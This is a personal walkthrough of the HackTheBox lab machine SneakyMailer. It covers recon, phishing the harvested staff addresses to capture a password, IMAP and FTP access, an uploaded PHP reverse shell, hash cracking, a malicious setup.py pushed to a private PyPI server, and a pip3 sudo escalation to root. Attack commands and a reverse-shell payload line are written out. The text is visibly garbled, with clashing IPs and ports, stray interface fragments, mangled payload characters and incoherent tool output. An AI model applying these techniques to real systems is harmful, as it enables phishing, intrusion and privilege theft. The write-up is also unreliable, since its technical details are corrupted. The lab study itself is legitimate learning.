

SneakyMailer walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	3
Privilege escalation	7
Personal comments	8
Appendix A – Uploading python packages	8
References	9

List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - New subdomain found	2
Figure 3 - Password leaked	3
Figure 4 – First new credentials found	3
Figure 5 - FTP login successful	4
Figure 6 - First shell obtained	4
Figure 7 - /etc/passwd file	5
Figure 8 - Switch user	5
Figure 9 – Second new credentials found.....	6
Figure 10 - Password cracked	6
Figure 11 - PyPI exploitation	7
Figure 12 - Shell as low user and user flag	7
Figure 13 - Sudoers	8
Figure 14 - Privilege escalation and root flag	8
Figure 15 - Appendix A: service run by "low" user	9

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
[k14diu5@kali] (~-/Linux/Medium/SneakyMailer/nmap)
$ nmap -T4 -v -n -A 10.10.10.107 --script=SneakyMailerTCP
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 07:59 PDT
Nmap scan report for 10.10.10.107
Host is up (0.044s latency).
Not shown: 1000 filtered ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.9.1 Debian 10+deb10u2 (protocol 2.0)
25/tcp    open  smtp    Postfix smtpd
37/tcp    open  http   nginx 1.14.3
|_http-server-header: nginx/1.14.3
|_http-title: Did not follow redirect to http://sneakycorp.htb
143/tcp   open  imap   Courier Imapd (released 2018)
|_imap-capabilities: THREAD=REFERENCES QUOTA CAPABILITY UTF8=ACCEPTA001 SORT UIDPLUS THREAD=ORDEREDSUBJECT completed OK ACL ENABLE NAMESPACE IDLE ACL2=UNION STARTTLS IMAP4rev1 CHILDREN
|_ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName-NY/countryName-US
|_Subject Alternative Name: email=postmaster@example.com
|_Not valid before: 2020-05-14T17:15:21
|_Not valid after:  2021-05-14T17:15:21
993/tcp   open  ssl/imap Courier Imand (released 2018)
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName-NY/countryName-US
|_Subject Alternative Name: email=postmaster@example.com
|_Not valid before: 2020-05-14T17:15:21
|_Not valid after:  2021-05-14T17:15:21
|_imap-capabilities: THREAD=REFERENCES QUOTA CAPABILITY UTF8=ACCEPTA001 SORT UIDPLUS THREAD=ORDEREDSUBJECT completed OK ACL ENABLE NAMESPACE IDLE AUTH=PLAIN ACL2=UNION IMAP4rev1 CHILDREN
8080/tcp  open  http  nginx 1.14.3
|_http-title: Welcome to nginx!
|_http-server-headings: nginx/1.14.3
Device type: general purpose
Running: Linux
OS CPU: armv7l/armv8l/linux_kernel5
OS details: Linux-5.0.14-5.14-saynohd.vg
Network Distance: 2 hops
Service Info: Host: debian; OS: Unix; Linux; CPE: cpe:/o:linux:linux_kernel


[Output truncated]
```

Figure 1 - nMap scan results

Open ports are 21, 22, 25, 80, 143, 993 and 8080. Therefore, enabled services are FTP (21), SSH (22), SMTP (25), IMAP (143 and 993) and there two web servers running on port 80 and 8080. Also, nMap recognized Linux 5.0-5.14 as operative system.

Initial foothold

First of all, I analyzed the web application on port 80. In particular, I found out a new subdomain:



```
[k14diu5@kali] (~-/Desktop)
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://sneakycorp.htb -v -c -H "Host:FUZZ.sneakycorp.htb" -t 50 -fs 185

v2.1.0-dev

:: Method      : GET
:: URL        : http://sneakycorp.htb
:: Wordlist   : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header     : Host: FUZZ.sneakycorp.htb
:: Follow redirects: false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 50
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 185

[Status: 200, Size: 13742, Words: 4007, Lines: 341, Duration: 53ms]
| URL | http://sneakycorp.htb
* FUZZ: dev

:: Progress: [114442/114442] :: Job [1/1] :: 1231 req/sec :: Duration: [0:01:40] :: Errors: 0 ::

[k14diu5@kali] (~-/Desktop)
$
```

Figure 2 - New subdomain found

On the web application I found out a list of names and e-mails. I kept to look around the web application but I didn't find anything useful.

User flag

After a while, I thought that I could be able to leverage the e-mail addresses I found via phishing. Therefore, I developed a little python script that let me to send e-mails and I named it *testSendMail.py*. I built a list of receivers using all e-mail addresses I found on the web application. Also, I inserted in the body of the e-mail a link to connect to my attacker machine. In particular, I needed to open a *netcat* listener to properly receive an answer. In fact, I was lucky and surprised when I received back a POST request. I was even more surprised when I saw that it was a POST to change a password and I found some credentials:




Figure 3 - Password leaked

Of course, I decode the password from the URL-encoding. I tried to use this password on all services and using some plausible usernames. However, no one of these tries worked at first glance. After a little bit of work and research, I finally found out a way to use credentials to log in the IMAP service. First of all, I needed to convert the pair username-password in base64, because the password contained some special characters. At this point I connected to the IMAP service running the command *openssl s_client -crlf -connect 10.10.10.197:993*. After that I provided the command *A002 AUTHENTICATE PLAIN* to perform authentication. Finally, I provided the base64 generated before from the credentials I found. Finally, I got it, I logged in the user e-mail. At this point I checked the inbox running the command *A1 LIST "INBOX" * ** and I found that some folder existed. I explored any of them, but the more interesting was the sent e-mails. I was able to access to them running the command *G21 SELECT "INBOX.Sent Items"*. In this way I found out that he sent two e-mails. I read them and one of them provided a new pair of credentials, as shown in the following:

f OK FETCH completed.	Sonya Frost	Tester
f fetch 1:2 (BODY[HEADER.FIELDS])		
f NO_Error in TMAR command received by server.		
f fetch 1:2 (BODY[TEXT])	Suki Burks	Developer
< 1 FETCH (BODY[TEXT] {1888}		
--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_		
Content-Transfer-Encoding: quoted-printable		
Content-Type: text/plain; charset="utf-8"		
Hello administrator, I want to change this password for the d [REDACTED] account		
nt		
Username: d [REDACTED] r	Thor Walton	Developer
Original-Password: m [REDACTED]		
Please notify me when you do it=20 Name		Position

Figure 4 – First new credentials found

Also, the second e-mail let me know that the user's tasks were to install, test and erase the python modules found in the PyPI service. At this point, I tried to use the new credentials to log in a different service. This time I was lucky and I was able to log in FTP service:

```

(k14d1u5㉿kali)-[~/Desktop] Docs Kali Forums Kali NetHunter Exploit-DB Google Hacki
$ ftp d
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||60139|)
150 Here comes the directory listing.
drwxr-xr-x 3 0 0 PyPi 4096 Jun 23 2020 .
drwxr-xr-x 3 0 0 4096 Jun 23 2020 ..
drwxrwxr-x 8 0 1001 4096 Jun 30 2020 dev
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> cd dev
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||60017|)
150 Here comes the directory listing.
drwxrwxr-x 8 0 1001 4096 Jun 30 2020 .
drwxr-xr-x 3 0 0 4096 Jun 23 2020 ..
drwxr-xr-x 2 0 0 4096 May 26 2020 css
drwxr-xr-x 2 0 0 4096 May 26 2020 img
-rw-rxr-xr-x 1 0 0 13742 Jun 23 2020 index.php
drwxr-xr-x 3 0 0 4096 May 26 2020 js
drwxr-xr-x 2 0 0 4096 May 26 2020 pypi
drwxr-xr-x 4 0 0 4096 May 26 2020 scss
-rw-rxr-xr-x 1 0 0 26523 May 26 2020 team.php
drwxr-xr-x 8 0 0 4096 May 26 2020 vendor
226 Directory send OK.
ftp> cd pypi
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||37390|)
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 May 26 2020 .
drwxrwxr-x 8 0 1001 4096 Jun 30 2020 ..
-rw-rxr-xr-x 1 0 0 3115 May 26 2020 register.php
226 Directory send OK.

```

Figure 5 - FTP login successful

The previous figure showed that the FTP root is the *dev* subdomain I already found. Luckily, I was able to upload a PHP reverse shell in the *dev* folder, and I invoked it browsing the relating PHP web page:




Figure 6 - First shell obtained

Using this shell, I was able to read the */etc/passwd* file:


```

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:10:/:/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:106:65534::/www/sshd:/usr/sbin/nologin
low:x:1000:1000:,,,:/home/low:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ftp:x:107:115:ft daemon,,,:/srv/ftp:/usr/sbin/nologin
postfix:x:108:116:/var/spool/postfix:/usr/sbin/nologin
courier:x:109:118:/var/lib/courier:/usr/sbin/nologin
vmail:x:5000:5000:/home/vmail:/usr/sbin/nologin
d:r:x:1001:1001:,,,:/var/www/dev.sneakycorp.htb:/bin/bash
pypi:x:998:998::/var/www/pypi.sneakycorp.htb:/usr/sbin/nologin

```

Figure 7 - /etc/passwd file

I found the user which I have found credentials. So, I was able to became him with *su* command:



```

su d
ls -la
total 76
drwxrwxr-x 8 root d      4096 Nov  6 09:46 .
drwxr-xr-x 3 root root   4096 Jun 23 2020 ..
drwxr-xr-x 2 root root   4096 May 26 2020 css
drwxr-xr-x 2 root root   4096 May 26 2020 img
-rw-rxr-x 1 root root  13742 Jun 23 2020 index.php
drwxr-xr-x 3 root root   4096 May 26 2020 js
drwxr-xr-x 2 root root   4096 May 26 2020 pypi
drwxr-xr-x 4 root root   4096 May 26 2020 scss
-rw-rxr-x 1 root root 26523 May 26 2020 team.php
drwxr-xr-x 8 root root   4096 May 26 2020 vendor
su d
ls -la
ls -la
total 76
drwxrwxr-x 8 root d      4096 Nov  6 09:46 .
drwxr-xr-x 3 root root   4096 Jun 23 2020 ..
drwxr-xr-x 2 root root   4096 May 26 2020 css
drwxr-xr-x 2 root root   4096 May 26 2020 img
-rw-rxr-x 1 root root  13742 Jun 23 2020 index.php
drwxr-xr-x 3 root root   4096 May 26 2020 js
drwxr-xr-x 2 root root   4096 May 26 2020 pypi
drwxr-xr-x 4 root root   4096 May 26 2020 scss
-rw-rxr-x 1 root root 26523 May 26 2020 team.php
drwxr-xr-x 8 root root   4096 May 26 2020 vendor
whoami
d

```

Figure 8 - Switch user

At this point I analyzed the filesystem. In particular, I found a new subdomain, *pypi*. One of the files in its folder contained a new set of credentials:

```

dr      r@sneakymailer:/var/www$ ls -la
ls -la
total 24
drwxr-xr-x  6 root root 4096 May 14 2020 .
drwxr-xr-x 12 root root 4096 May 14 2020 ..
drwxr-xr-x  3 root root 4096 Jun 23 2020 dev.sneakycorp.hbt
drwxr-xr-x  2 root root 4096 May 14 2020 html
drwxr-xr-x  4 root root 4096 May 15 2020 pypi.sneakycorp.hbt
drwxr-xr-x  8 root root 4096 Jun 23 2020 sneakycorp.hbt
dr      r@sneakymailer:/var/www$ cd pypi.sneakycorp.hbt
cd pypi.sneakycorp.hbt
dr      r@sneakymailer:/var/www/pypi.sneakycorp.hbt$ ls -la
ls -la
total 20
drwxr-xr-x  4 root root 4096 May 15 2020 .
drwxr-xr-x  6 root root 4096 May 14 2020 ..
-rw-r--r--  1 root root 43 May 15 2020 .htpasswd
drwxrwx--- 2 root pipi-pkg 4096 Jun 30 2020 packages
drwxr-xr-x  6 root pipi 4096 May 14 2020 venv
dr      r@sneakymailer:/var/www/pypi.sneakycorp.hbt$ tar
tar
tar: You must specify one of the '-Acdtrux', '--delete' or '--test-label' options
Try 'tar --help' or 'tar --usage' for more information.
dr      r@sneakymailer:/var/www/pypi.sneakycorp.hbt$ cat .htpasswd
cat .htpasswd
pypi:$1$14344385$/
dr      r@sneakymailer:/var/www/pypi.sneakycorp.hbt$ cd packages
cd packages
bash: cd: packages: Permission denied
dr      r@sneakymailer:/var/www/pypi.sneakycorp.hbt$ ls -la
ls -la
total 20
drwxr-xr-x  4 root root 4096 May 15 2020 .
drwxr-xr-x  6 root root 4096 May 14 2020 ..
-rw-r--r--  1 root root 43 May 15 2020 .htpasswd
drwxrwx--- 2 root pipi-pkg 4096 Jun 30 2020 packages
drwxr-xr-x  6 root pipi 4096 May 14 2020 venv
dr      r@sneakymailer:/var/www/pypi.sneakycorp.hbt$ 

```

Figure 9 – Second new credentials found

I tried to crack this new password using *hashcat* on my attacker machine and I was successful:

```

* Passwords.: 14344385
* Bytes.....: 139921507
* Keypage...: 1:14344385

Cracking performance lower than expected?

* Append --bo0n to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).
Projects
* Append -w 3 to the commandline.
  This can cause your screen to lag.
  Team          PyPI
* Append -S to the commandline.
  This has a drastic speed impact—but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.
  POP3 and SMTP
* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$ ./hashcat -m 14344385

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1600 (Apache $apr1$ MD5, md5Apr1, MD5 (APR))
Hash.Target...: $apr1$R5cYVs$U9.0TqF5nBKamxW5SR/p/
Time.Started...: Thu Nov  6 07:35:04 2025 (2 mins, 31 secs)
Time.Estimated.: Thu Nov  6 07:37:35 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 2353 H/s (10.40ms) @ Accel:128 Loops:500 Thr:1 Vec:8
Recovered.....: 1/1 (100.00% Digests (total), 1/1 (100.00%) Digests (new))
Progress.....: 3614208/14344385 (25.20%)
Rejected.....: 0/3614208 (0.00%)
Restore.Point...: 3613696/14344385 (25.19%)
Restore.Sub.#1..: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidate.Engine.: Device Generator
Candidates.#1...: soul706 → soucia
Hardware.Mon.#1.: Util: 93%
Started: Thu Nov  6 07:34:39 2025
Stopped: Thu Nov  6 07:37:37 2025

[k14dius@kali]~[Desktop]
$ 

```

Figure 10 - Password cracked

I looked other information about this subdomain and I found out that it run on port 8080 from the *sites-enabled* nginx file. I remembered one of e-mails I found and I understood I needed to upload a malicious python module. I looked on the Internet to learn how to upload a python module in PyPI. After a while, I created on my attacker machine a *.pypirc* file and a python module. In particular, I needed just the

setup.py file for the python module. In this file I inserted the malicious code to open a new reverse shell. At this point, the following is the command I needed to properly run the exploit:

```
(kali㉿kali)-[~]
└─$ python2 ./setup.py sdist upload -r pypi
running sdist
running check
warning: check: missing required meta-data: url
warning: check: missing meta-data: either (author and author_email) or (maintainer and maintainer_email) must be supplied
warning: sdist: manifest template 'MANIFEST.in' does not exist (using default file list)
To use this server with pip, run the following command:
warning: sdist: standard file not found: should have one of README, README.txt
    pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
writing manifest file 'MANIFEST'
creating shell-1.0
Creating shell-1.0/shell, run the following command:
making hard links in shell-1.0...
hard linking setup.py index.html http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
hard linking shell/_init__.py → shell-1.0/shell
hard linking shell/shell.py → shell-1.0/shell
Creating tar archive
removing shell-1.0 (and everything under it)
running upload
Submitting dist/shell version 1.0 to http://pypi.sneakycorp.htb:8080
Server response (200): OK

(kali㉿kali)-[~]
└─$
```

Figure 11 - PyPI exploitation

Of course, I opened even the listener and, in few seconds, I obtained a new shell I used to retrieve the user flag, as shown in the following picture:

```
(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 6666
listening on [any] 6666 ...
connect to [10.10.17.116] from (UNKNOWN) [10.10.17.116] 22 2331 38906
$ whoami
whoami
$ id
uid=1000(low) gid=1000(low) groups=1000(low),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(netdev),111(bluetooth),119(pypi-pkg)
$ python -c 'import pty; pty.spawn("/bin/bash")'
$ whoami
low@sneakymailer:~$ pwd
/home/low
$ cd /home/low
$ ls -la
total 48
drwxr-xr-x 8 low low 4096 May 14 2020 .
drwxr-xr-x 4 root root 4096 May 14 2020 ..
lrwxrwxrwx 1 root root 9 May 14 2020 .bash_history → /dev/null
-rw-r--r-- 1 low low 220 May 14 2020 .bash_logout
-rw-r--r-- 1 low low 3526 May 14 2020 .bashrc
drwxr-xr-x 3 low low 4096 May 14 2020 .cache
drwxr-xr-x 3 low low 4096 May 14 2020 .gnupg
drwxr-xr-x 3 low low 4096 May 14 2020 .local
dr-xr-xr-x 2 low low 4096 May 14 2020 .pip
-rw-r--r-- 1 low low 647 May 14 2020 .profile
drwxr-xr-x 2 low low 4096 Jun 8 2020 .ssh
-rw-r--r-- 1 root low 4096 Jun 8 03:45 user.txt
drwxr-xr-x 6 low low 4096 May 16 2020 venv
low@sneakymailer:~$ cat user.txt
Get Dental
1
low@sneakymailer:~$ cd .ssh
cd .ssh
low@sneakymailer:~/ssh$ ls -la
total 8
drwxr-xr-x 2 low low 4096 Jun 8 2020 .
drwxr-xr-x 8 low low 4096 Jun 8 2020 ..
-rw-r--r-- 1 low low 0 Jun 8 2020 authorized_keys
```

Figure 12 - Shell as low user and user flag

Privilege escalation

After all I already did, I needed to escalate my privileges. To do so, I checked if the *low* user was able to run some application as sudo:

```
No mail.
Last login: Tue Jan  6 05:15:24 2020 from 10.10.17.116
low@sneakymailer:~$ sudo -l
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
low@sneakymailer:~$
```

Figure 13 - Sudoers

I was able to exploit pip3 command using an exploit found on GTFObins and I retrieved the root flag:

The screenshot shows a terminal window with several tabs open. The current tab displays a shell session on a Linux system named 'sneakymailer'. The user 'low' has run the command 'sudo -l', which shows they can run the 'pip3' command without a password. The user then runs 'echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <(t疆) >\$(t疆) 2>\$(t疆)' > \$TF/setup.py' to create a setup.py file. This file is then uploaded to a web-based file encoder (shown in the background). Finally, the user runs 'sudo /usr/bin/pip3 install \$TF' to execute the exploit, resulting in a root shell. The terminal shows the user has become root, and the root flag ('root.txt') is present in the current directory.

```
(k14d1u5㉿kali)-[~/Desktop]
$ sudo ssh low@10.129.32.233 -i id_rsa
[sudo] password for low:
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.18-5 (2020-02-29) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Tue Jan  6 05:15:24 2020 from 10.10.17.116
low@sneakymailer:~$ TF=$(mktemp -d)
low@sneakymailer:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <(t疆) >$(t疆) 2>$(t疆)'" > $TF/setup.py
low@sneakymailer:~$ sudo ./setup.py
[sudo] password for low:
id
Programs
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
[sudo] password for low:
Sorry, try again.
[sudo] password for low: 4. Humanize All
Sorry, try again.
[sudo] password for low: Text
[sudo] password for low:
sudo: 3 incorrect password attempts
low@sneakymailer:~$ sudo /usr/bin/pip3 install $TF
[sudo] password for low:
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Processing /tmp/tmp.4OYq7KZ1B3
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/tmp/pip-req-build-jomhw6u
# cd /root
# cat root.txt
3
#
```

Figure 14 - Privilege escalation and root flag

Personal comments

This box was totally crazy. I need to perform a lot of things to gain the user flag; on the other hand, luckily, the root flag was a piece of cake. In my opinion, insert a phishing task in a box o a platform as HackTheBox or similar is completely no-sense because there is not any real user. Also, the list of e-mail addresses found on the web site is quite long, at least could provide a shorter one. On the other hand, it could be a very realistic scenario. I learnt a lot about python modules and IMAP service during the resolution of this box. I never thought that the *setup.py* file could contain true code, and honestly it is obvious. It was very important open my mind on this topic. At the end of the day, I consider this box very interesting and let me to learn a lot. I evaluated it as Medium on the platform, but I really enjoyed it at the end of the day.

Appendix A – Uploading python packages

This exploitation was very interesting to me and I learnt a lot about python packages. I would like to go a little bit deeper about this exploit for this box. At first glance, I thought that the *setup.py* code was executed by client and, if an exception was raised, by server. But when I thought about what it was really happening, I understood I was wrong.

First of all, I said I found two e-mails in the sent items folder, but I took a screenshot of just one. Also, I said what was written in the other one. I don't have a screenshot of it, but I copied the body and it was the following:

Hello low

Your current task is to install, test and then erase every python module you find in our PyPI service, let me know if you have any inconvenience.

Also, I found a service run by *low* user:

Figure 15 - Appendix A: service run by "low" user

This was a python script named *install – modules.py*. This simply means that when I uploaded a python module, *low* installed it, tested it and erased it. So, if the module contains malicious code, it will be run by *low*. The server itself, or its service user, never execute it. This is the reason I was able to obtain the user shell as *low* user.

References

1. IMAP authentication: <https://www.atmail.com/blog/imap-101-manual-imap-sessions/>,
<https://stackoverflow.com/questions/7192130/how-to-connect-imap-using-authenticate-plain-correctly>;
 2. IMAP commands: <https://www.atmail.com/blog/imap-commands/>;
 3. Uploading python packages: <https://www.linode.com/docs/guides/how-to-create-a-private-python-package-repository/>, <https://blog.jonasneubert.com/2017/09/13/publishing-your-first-pypi-package/>, <https://github.com/pypiserver/pypiserver?tab=readme-ov-file#upload-with-setuptools>,
https://github.com/joelbarmettlerUZH/PyPi_Guide,
<https://docs.python.org/3.11/distutils/setupscript.html>.